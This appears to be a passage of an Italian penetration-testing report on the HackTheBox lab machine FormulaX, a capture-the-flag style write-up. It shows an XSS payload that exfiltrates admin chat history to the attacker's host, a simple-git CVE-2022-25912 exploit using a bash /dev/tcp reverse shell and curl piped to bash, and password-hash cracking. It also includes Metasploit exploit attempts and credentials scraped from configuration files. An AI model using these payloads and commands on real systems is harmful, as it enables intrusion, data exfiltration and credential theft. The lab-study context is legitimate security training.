


Figure 4.9: Lo script chat.js risulta vulnerabile

- Analizzando il codice sorgente si osserva che l'unico controllo effettuato sull'input dell'utente riguarda se sono stati inseriti dati o meno. Se è stato inserito almeno un carattere viene inviato direttamente al server, senza applicare nessun filtro.




Figure 4.10: Analisi del codice dello script chat.js

- Verifica dell'effettiva esistenza della vulnerabilità inviando al chatbot uno script e poi invocando il comando *history*




Figure 4.11: Verifica dell'assenza di filtri frontend e backend

A questo punto si procede con l'analisi del form "contact us" per verificare se presenta la medesima vulnerabilità. I dati inviati da un utente attraverso tale form sono visibili esclusivamente all'amministratore, quindi è stato necessario avviare un server HTTP sulla macchina attaccante con il comando `python3 -m http.server -b 10.10.16.62 80` e inserire nel form il tag HTML `img` indicando l'IP della macchina attaccante nell'attributo `src`. Dopo il submit di tale form il server HTTP sulla macchina attaccante riceve delle richieste GET dalla macchina FormulaX, quindi anche il form di contatto risulta vulnerabile.




Figure 4.12: Anche il form "contact us" risulta vulnerabile

I dati inviati attraverso tale form non vengono sottoposti nemmeno a filtri per la rilevazione di keywords JavaScript, infatti avviando un server HTTP sulla macchina attaccante sulla porta 8080 e inviando un tag img con l'attributo onerror al cui interno è contenuta l'istruzione JS che permette di fare un redirect HTTP, si osservano le richieste generate da FormulaX verso la macchina attaccante.




Figure 4.13: Il form permette l'esecuzione remota di codice JavaScript

La scoperta di tali debolezze, cioè della assenza di meccanismi di sanificazione dell'input ([CWE-83](#), [CWE-80](#)), permettono l'esecuzione di codice JS malevolo sulla macchina target quando un eventuale amministratore legge i dati ricevuti dal form "contact us". Queste debolezze rendono l'applicazione vulnerabile ad attacchi che potrebbero permettere il furto di dati, di cookie, attacchi Cross site scripting e Cross-site request forgery.

5 | Target exploitation

In questa fase si cerca di sfruttare le vulnerabilità rilevate con lo scopo di prendere il controllo della macchina FormulaX. Come visto nella fase precedente SSH non offre vulnerabilità da sfruttare, di conseguenza questa fase si concentrerà sull'applicazione web. La vulnerabilità Clickjacking non permette di ottenere il controllo della macchina FormulaX ma solo la manipolazione dell'utente, quindi la fase di exploitation riguarderà esclusivamente le vulnerabilità dovute alle debolezze [CWE-83](#) e [CWE-80](#).

5.1 | Exploitation del form "Contact Us" e scoperta dell'area admin

Con lo scopo di estrapolare ulteriori informazioni e sfruttare la vulnerabilità del form "Contact Us" si è deciso di iniettare uno script JavaScript che esegue il comando "history" sulla macchina target con i permessi dell'amministratore e invia i risultati alla macchina attaccante, tale script è stato realizzato usando la logica e le librerie JS usate nello script chat.js (Figura 4.9 e 4.10):

```

1 //utilizzo di socket.io.js per poter inviare i dati alla macchina attaccante, questa
  libreria viene usata anche dallo script in Figura 4.10
2 const script = document.createElement('script');
3 script.src = '/socket.io/socket.io.js';
4 document.head.appendChild(script);
5 script.addEventListener('load', function() {
6   //creazione socket
7   const res = axios.get('/user/api/chat');
8   const socket = io('/', {withCredentials: true});
9   //invio dei messaggi alla macchina attaccante
10  socket.on('message', (my_message) => {
11    fetch("http://10.10.16.62:80/?d=" + my_message)
12  });
13  //esecuzione del comando history
14  socket.emit('client_message', 'history');
15});
```

Listing 1: Esecuzione del comando history lato amministratore

Lo script JS è stato poi minimizzato usando il tool online [26], codificato in base64 con il tool online [24] (per permettere l'embedding di dati binari in un immagine) e inviato al target utilizzando la funzionalità Repeater di Burp Suite [2].

Request	Response
Pretty Raw Hex	Pretty Raw Hex
<pre> 1 POST /user/api/contact_us HTTP/1.1 2 Host: 10.10.11.6 3 Content-Length: 625 4 Accept: application/json, text/plain, */* 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36 6 Content-Type: application/json 7 Origin: http://10.10.11.6 8 Referer: http://10.10.11.6/restricted/contact_us.html 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: authorization=Bearer%2OeyJhbGciOiJIUzI1NiIsInRSCi6IkpxVCJ9eyJlc2VysUQ1Qi2NjY5OWMsOTM4 YWMsZmYONzU4NTAyNTQiLCJpYXQiOjE3MTgxOTc0MTR9.w14XLpv4_FzG3O3klyUcsNwJppBBF FmRqPvbZexD0g 12 Connection: close 13 14 { "first_name": "nome", "last_name": "cognome", "message": " }</pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 12 Jun 2024 13:53:51 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 57 5 Connection: close 6 X-Powered-By: Express 7 Access-Control-Allow-Origin: * 8 Access-Control-Allow-Credentials: true 9 ETag: W/"39-JvtszaBpa9sgziENRa2ThycCTc" 10 11 { "Status": "Success", "Message": "Message Sent Successfully" } </pre>

Figure 5.1: Invio del codice JS per ottenere i comandi usati dall'admin

Dopo qualche minuto dall'invio dello script, il server HTTP in ascolto sulla macchina attaccante riceve le seguenti richieste:

```

10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Greetings!.%20How%20can%20I%20help%20you%20today%20?.%20You%20can%20type%20help%20t
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Hello,%20I%20am%20Admin. Testing%20the%20Chat%20Application HTTP/1.1" 501 -
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Write%20a%20script%20to%20automate%20the%20auto-update.chatbot.htb%20to%20work%20properl
y HTTP/1.1" 501 -
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Write%20a%20script%20to%20automate%20the%20auto-update HTTP/1.1" 501 -
10.10.11.6 - - [12/Jun/2024 09:53:18] code 501, message Unsupported method ('OPTIONS')
10.10.11.6 - - [12/Jun/2024 09:53:18] "OPTIONS /?d=Message%20Sent:%3Cbr%3EHistory HTTP/1.1" 501 -
10.10.11.6 - - [12/Jun/2024 09:53:20] code 501, message Unsupported method ('OPTIONS')
    
```


Figure 5.2: Esfiltrazione dei comandi usati dall'admin

Effettuando l'operazione di URL decode dei messaggi ricevuti si ottiene:

```

Greetings!. How can i help you today?. You can type help to see some builtin commands
Hello, I am Admin. Testing the Chat Application
Write a script for dev-git-auto-update.chatbot.htb to work properly
Write a script to automate the auto-update
History
    
```

Nei messaggi ricevuti si scopre l'esistenza del dominio: dev-git-auto-update.chatbot.htb, effettuando una richiesta DNS si osserva che non è associato a nessun indirizzo IP pubblico:



```

(kali㉿kali)-[~]
$ dig dev-git-auto-update.chatbot.htb

; <>> DIG 9.19.21-1+b1-Debian <>> dev-git-auto-update.chatbot.htb
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 9068
;; Flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;dev-git-auto-update.chatbot.htb. IN A
;; AUTHORITY SECTION:
.
;; Query time: 8 msec
;; SERVER: 193.205.160.3#53(193.205.160.3) (UDP)
;; WHEN: Thu Jun 13 05:39:58 EDT 2024
;; MSG SIZE rcvd: 135
    
```

Figure 5.3: Nessun IP pubblico associato al dominio appena scoperto

Quindi si ipotizza che sia associato all'IP di FormulaX, infatti dopo aver aggiunto nel file */etc/hosts* la riga: *10.10.11.6 dev-git-auto-update.chatbot.htb*, l'applicazione associata al dominio appena scoperto risulta visitabile da browser, rilevando l'esistenza di una nuova area riservata all'admin:




Figure 5.4: Form mostrato dal dominio dev-git-auto-update.chatbot.htb

5.2 | Exploitation del dominio chatbot.htb e accesso a FormulaX

Dal footer della pagina web (Figura 5.4) si legge che l'applicazione è stata realizzata con simple-git v3.14 [14] (un interfaccia per eseguire comandi git in applicazioni Node.js). Siccome le scansioni effettuate con Nessus e Nikto2 verso il dominio dev-git-auto-update.chatbot.htb hanno prodotto gli stessi risultati riportati nella Figura 4.5 e Figura 4.6, si è effettuata una ricerca manuale delle vulnerabilità di simple-git attraverso il sito web [CVEdetails](#). Il sito CVEdetails riporta la vulnerabilità [CVE-2022-25912](#) che permette l'esecuzione remota di codice se viene abilitato l'ext transport protocol.

Per l'exploit di questa vulnerabilità è stata consultata la seguente Proof of Concept: [Remote Code Execution simple-git version<3.15](#)

I passi per sfruttare la vulnerabilità sono i seguenti:

1. Innanzitutto è stato creato il file index.html con all'interno il comando: `bash -i >& /dev/tcp/10.10.16.62/1919 0 >&1`, questo comando se eseguito su FormulaX permette di avviare una reverse shell dalla macchina FormulaX verso la macchina attaccante.
2. Il file index.html è stato messo a disposizione di FormulaX avviando un server HTTP sulla macchina attaccante con il comando: `sudo python -m http.server -d . -b 10.10.16.62 80`
3. E' stata aperta la porta TCP 1919 sulla macchina attaccante con il comando: `rlwrap -cAr nc -lvp 1919`. Il comando `rlwrap` abilita le operazioni di scrittura e modifica dell'input da inviare a FormulaX quando verrà stabilita la connessione. Il comando `nc -lvp 1919` setta la porta TCP 1919 in listening e abilita la modalità verbose.
4. Seguendo l'esempio riportato nel PoC, è possibile sfruttare la vulnerabilità iniettando il comando `ext::sh -c curl% http://10.10.16.62:80/bash` nel form della Figura 5.4. Tale comando, nel contesto di Simple-git, permette l'avvio della shell con l'estensione ext a cui viene passato il comando `curl%` `http://10.10.16.62:80`. Il comando curl riceverà il contenuto di index.html che verrà inviato tramite pipe alla bash
5. Nel terminale in cui è stato eseguito il comando `rlwrap -cAr nc -lvp 1919` comparirà `www-data@formulaX: /git-auto-update$` indicando l'accesso alla macchina FormulaX come user www-data.




Figure 5.5: Accesso alla macchina attraverso una reverse shell

6 | Target post-exploitation

6.1 | Horizontal Privilege escalation da www-data a frank_dorky

A questo punto si ha accesso alla macchina target usando l'utente www-data attraverso una reverse shell. Analizzando le cartelle che contengono i file di codice sorgente backend dell'applicazione si scopre che il DBMS utilizzato è MongoDB [10], infatti è presente il file connect_db.js che permette la connessione al database chiamato "testing":

```
www-data@formulaX:~/app/configuration$ cat connect_db.js
cat connect_db.js
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
    try{
        const DB_OPTIONS={
            dbName : "testing"
        }
        mongoose.connect(URL_DATABASE,DB_OPTIONS)
        console.log("Connected Successfully TO Database")
    }catch(error){
        console.log(`Error Connecting to the ERROR ${error}`);
    }
}
```

Figure 6.1: File per la connessione al database

Dopodiché si è effettuato l'accesso alla console di MongoDB con il comando *mongo*, si è eseguito *use testing* per indicare l'uso del database "testing", il comando *show collections* ha permesso la scoperta delle due collections: messages e users, la stampa della collection users mediante l'esecuzione di *db.users.find()* mostra quanto segue:

```
db.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chatbot.htb", "password" : "$2b$10$VSrvhM/5YGM0uyceEyf/tuvJzzTz.jdLVj32QqtmDokGSA_6aIC", "terms" : true, "value" : true, "authorization_token" : "Bearer eyJhbGciOiJIUzI1NiIsInR5C16IkpxVCJ9.eyJlc2VyaSUQiO1o2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MilCJpYXQiOjE3MTgyODkxOTJ9.dNOLmB8J3ipFXIF2NYQeg-WFPwPssVeBi3_u2MX3TKRM", "__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "frank_dorky@chatbot.htb", "password" : "$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.eLpsB4J6", "terms" : true, "value" : true, "authorization_token" : " ", "__v" : 0 }
```

Figure 6.2: Utenti presenti nel database

Nel database ci sono due utenti: admin e frank_dorky con le proprie email e con l'hash della password. A questo punto si è cercato di ricavare la password in chiaro dell'admin utilizzando il tool John the Ripper [6] e Hashcat [5], ma non hanno prodotto l'output desiderato. Invece la password dell'utente frank_dorky è stata correttamente ricavata utilizzando il tool hashcat grazie al comando: *hashcat -m 3200 hash_frank_dorky.txt /usr/share/wordlists/rockyou.txt.gz*, l'opzione *-m 3200* è stata suggerita da hashcat durante un'esecuzione precedente. I dati ottenuti, con la password "manchesterunited" in chiaro:

```
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.eLpsB4J6 manchesterunited
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s... psB4J6
Time.Estimated.: Thu Jun 13 11:39:52 2024 (1 min 14 secs)
Time.Estimated.: Thu Jun 13 11:40:52 2024 (0 secs)
Kernel.Feature.: Pure Kernel
guess.Base....: File (/usr/share/wordlists/rockyou.txt.gz)
guess.Base....: 1/4 (100.00%)
Speed.#1.....: 38 H/s (3.40ms) @ Accel:3 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Restore.....: 0/2790 (0.00%)
Restore.Point...: 2790/143464385 (0.02%)
Restore.Sub #1.: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidate.Meth.: Hashcat
Hardware.Mon.#1.: Util: 70%
Started: Thu Jun 13 11:38:37 2024
Stopped: Thu Jun 13 11:40:53 2024
```

```
(kali㉿kali) ~]$ ssh frank_dorky@10.11.6
frank_dorky@10.11.6's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelog.ubuntu.com/meta-release-lts. Check
your connection or try again later.

Last login: Thu Jun 13 15:52:10 2024 from 10.10.16.62
frank_dorky@formulaX:~$ sudo -v
Sorry, user frank_dorky may not run sudo on formulaX.
frank_dorky@formulaX:~$
```

(a) Hashcat ha rilevato la password di frank_dorky

(b) Accesso SSH usando le credenziali di frank_dorky

Figure 6.3: Cracking della password di frank_dorky

Ottenuta la password è possibile collegarsi in SSH a FormulaX sfruttando l'account Frank_dorky, tale account non ha i permessi di root.

6.2 | Horizontal Privilege escalation da frank_dorky a kai_relay

Effettuando l'accesso a FormulaX sfruttando l'account `frank_dorky` è possibile fare l'upload del file sorgente di LinPEAS [8] grazie al comando `scp linpeas.sh frank_dorky@10.10.11.6:/home/frank_dorky` ed eseguirlo per scoprire vulnerabilità che permettano l'escalation dei privilegi. Innanzitutto LinPEAS riporta cinque vulnerabilità che potrebbero portare un elevazione dei privilegi, tuttavia non risultano sfruttabili dagli exploit messi a disposizione da Metasploit [9], inoltre sono stati testati anche i seguenti exploit senza ottenere risultati: [22], [17], [19], [20], [23] e [21].

```
[+] [https://github.com/mzet-/linux-exploit-suggester] Executing Linux Exploit Suggester
[+] [CVE-2022-0847] dirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20|04|21|04),debian=11
Download URL: https://haxx.in/files/dirtyipez.c

[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=10
Download URL: https://codeload.github.com/berdav/CVE-2021-4034

[+] [CVE-2021-3156] sudo Baron Samedi

Details: https://www.qualys.com/2021/01/26/cve-2021-3
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156

[+] [CVE-2021-3156] sudo Baron Samedi 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9
Download URL: https://codeload.github.com/worawit/CVE-2021-3156

[+] [CVE-2021-22559] Netfilter heap out-of-bounds write

Details: https://github.io/security-research/p
Exposure: less probable
Tags: ubuntu=20.04|kern=5.8.0-*
Download URL: https://raw.githubusercontent.com/bcoles/ker
ext-url: https://raw.githubusercontent.com/bcoles/ker
Comments: ip_tables kernel module must be loaded
```

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > show options
Module options (exploit/linux/local/cve_2022_0847_dirtypipe):
Name          Current Setting  Required  Description
COMPILE       Auto           yes        Compile on target (Accepted: Auto, yes)
SESSION        1              yes        The session to run this module
SUID_BINARY_PATH /bin/passwd  no        The path to a suid binary
WRITABLE_DIR  /tmp           yes        A directory where we can write

Payload options (linux/x64/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST         10.10.16.17     yes        The listen address (an interface may be used)
LPORT         4444           yes        The listen port

Exploit target:
Id  Name
0   Automatic

View the full module info with the info, or info -d command.


msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > exploit
[*] Started reverse TCP handler on 10.10.16.17:4444
[*] Session 1 is now available with this module!
[*] * Unknown session arch
[*] Running automatic check ("set AutoCheck False" to disable)
[*] [*] Target appears to be LinuxUbuntu Linux kernel version found: 5.15.0
[*] [*] Writing "/tmp/nggdyqbi9al" (35592 bytes)
[*] [*] Executing exploit '/tmp/nggdyqbi9al/bin/passwd'
[*] [*] Exploit completed, but no session was created.
[*] msf6 exploit(linux/local/cve_2022_0847_dirtypipe) >
```

(a) Vulnerabilità segnalata da LinPEAS

(b) Le vulnerabilità non risultano sfruttabili da Metasploit

Figure 6.4: Vulnerabilità ottenute eseguendo LinPEAS

LinPEAS mostra anche le porte attive su FormulaX:



	Active Ports
tcp	0 0 127.0.0.1:3000 0.0.0.*:*
tcp	0 0 127.0.0.1:33081 0.0.0.*:*
tcp	0 0 127.0.0.1:80 0.0.0.*:*
tcp	0 0 127.0.0.53:53 0.0.0.*:*
tcp	0 0 0.0.0.*:80 0.0.0.*:*
tcp	0 0 127.0.0.1:27017 0.0.0.*:*
tcp	0 0 127.0.0.1:8081 0.0.0.*:*
tcp	0 0 127.0.0.1:8082 0.0.0.*:*
tcp	0 0 127.0.0.1:44545 0.0.0.*:*
tcp	0 0 127.0.0.1:3306 0.0.0.*:*
tcp6	0 0 ::22 ::* LISTEN

Figure 6.5: Porte attive su FormulaX

Analizzando le porte utilizzando il comando `curl` risulta che:

- quando una richiesta viene ricevuta sulla porta 3000 si viene reindirizzati a una pagina di login che contiene un form con username e password
- le porte 22 e 80 sono per il servizio SSH e HTTP, come già analizzato in precedenza
- la porta 27017 è utilizzato da MongoDB
- la porta 53 rifiuta le connessioni TCP, molto probabilmente viene utilizzata per DNS
- la porta 8081 mostra la pagina in Figura 5.4
- la porta 8082 reindirizza a static/index.html che è la pagina di login in Figura 3.9
- La porta 3306 viene usata dal DBMS MySQL
- Tutte le altre porte non accettano connessioni

Analizzando la porta 3306 con i tool Metasploit e LinPEAS non risultano vulnerabilità sfruttabili, inoltre non è accessibile utilizzando le credenziali di `frank_dorky`. Analizzando tale porta utilizzando Nessus abilitando l'accesso SSH con le credenziali di `frank_dorky`, si ottengono le due vulnerabilità: **USN-6801-1** e **USN-6823-1**, tutta via non risultano sfruttabili a causa della mancanza di exploit, siccome sono

vulnerabilità scoperte rispettivamente il giorno 30/05/2024 e il giorno 11/06/2024.

N.B. La scansione Nessus con le credenziali SSH configurate ha rilevato molteplici vulnerabilità descritte nel Penetration Testing Report.




Figure 6.6: Risultati ottenuti con Nessus riguardo il DBMS MySQL

Quindi, dato che l'unica porta che offre un nuovo servizio è la porta 3000, si procede con il configurare il port forwarding locale con il seguente comando: `ssh -L 3000:127.0.0.1:3000 frank_dorky@10.10.11.16` per accedere all'applicazione web. L'applicazione in questione è LibreNMS [7]: un software per il monitoraggio di apparati di rete. Inoltre dai risultati di LinPEAS si osservano gli utenti `kai_relay` e `librenms` (non presenti tra gli utenti con privilegi di root).



(a) Applicazione web LibreNMS

```
frank_dorky:x:1002:1002:,:/home/frank_dorky:/bin/bash
kai_relay:x:1001:1001:Kai_Relay,,,:/home/kai_relay:/bin/bash
librenms:x:999:999:/opt/librenms:/usr/bin/bash
root:x:0:0:root:/root:/bin/bash
```

(b) Utenti del sistema

Dalla documentazione di LibreNMS si scopre l'esistenza del file `config_to_json.php`, tale file permette l'export della configurazione di LibreNMS in formato json. Si osserva che l'utente `frank_dorky` possiede il permesso per l'esecuzione di tale file. Quindi con il comando `/opt/librenms/config_to_json.php | jq` si è ottenuta tutta la configurazione di LibreNMS formattata secondo lo standard json, nel file si osserva la presenza delle seguenti informazioni:

```
{
    "db_host": "localhost",
    "db_name": "librenms",
    "db_user": "kai_relay",
    "db_pass": "mychemicalformulaX",
    "db_port": "3306",
    "db_socket": ""
```

Figure 6.8: Credenziali di `kai_relay` ottenute dalla configurazione di LibreNMS

Quindi si ottiene la password dell'utente `kai_relay`, grazie a queste credenziali è possibile accedere al database di LibreNMS e via SSH.

6.3 | Vertical Privilege escalation

L'accesso al database di LibreNMS usando le credenziali di kai_relay non permette di ottenere nessuna informazione riguardo l'escalation dei privilegi né chiavi dell'utente root.

```
msf6 auxiliary(scanner/mysql/mysql_hashdump) > run mysql://localhost
[*] 127.0.0.1:3306 - Saving HashString as Loot: mariadb.sys:
[*] 127.0.0.1:3306 - Saving HashString as Loot: root:invalid
[*] 127.0.0.1:3306 - Saving HashString as Loot: mysql:invalid
[*] 127.0.0.1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[*] 127.0.0.1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 1 of 2 hosts (50% complete)
[*] ::1:3306 - Saving HashString as Loot: mariadb.sys:
[*] ::1:3306 - Saving HashString as Loot: root:invalid
[*] ::1:3306 - Saving HashString as Loot: mysql:invalid
[*] ::1:3306 - Saving HashString as Loot: librenms:*B01ADD83117B080CFE4AA796056C165F85C7EBE5
[*] ::1:3306 - Saving HashString as Loot: kai_relay:*D7CBE80496C8CB51B870F8B863A25F521F8DA26F
[*] mysql://localhost:3306 - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

Figure 6.9: Hashdump del database MySQL

Accedendo via SSH con le credenziali di kai_relay ed eseguendo LinPEAS come fatto nel caso precedente si ottiene che qualsiasi utente può eseguire il comando `sudo /usr/bin/office.sh` senza dover specificare nessuna password, e quindi ottenere privilegi elevati.

```
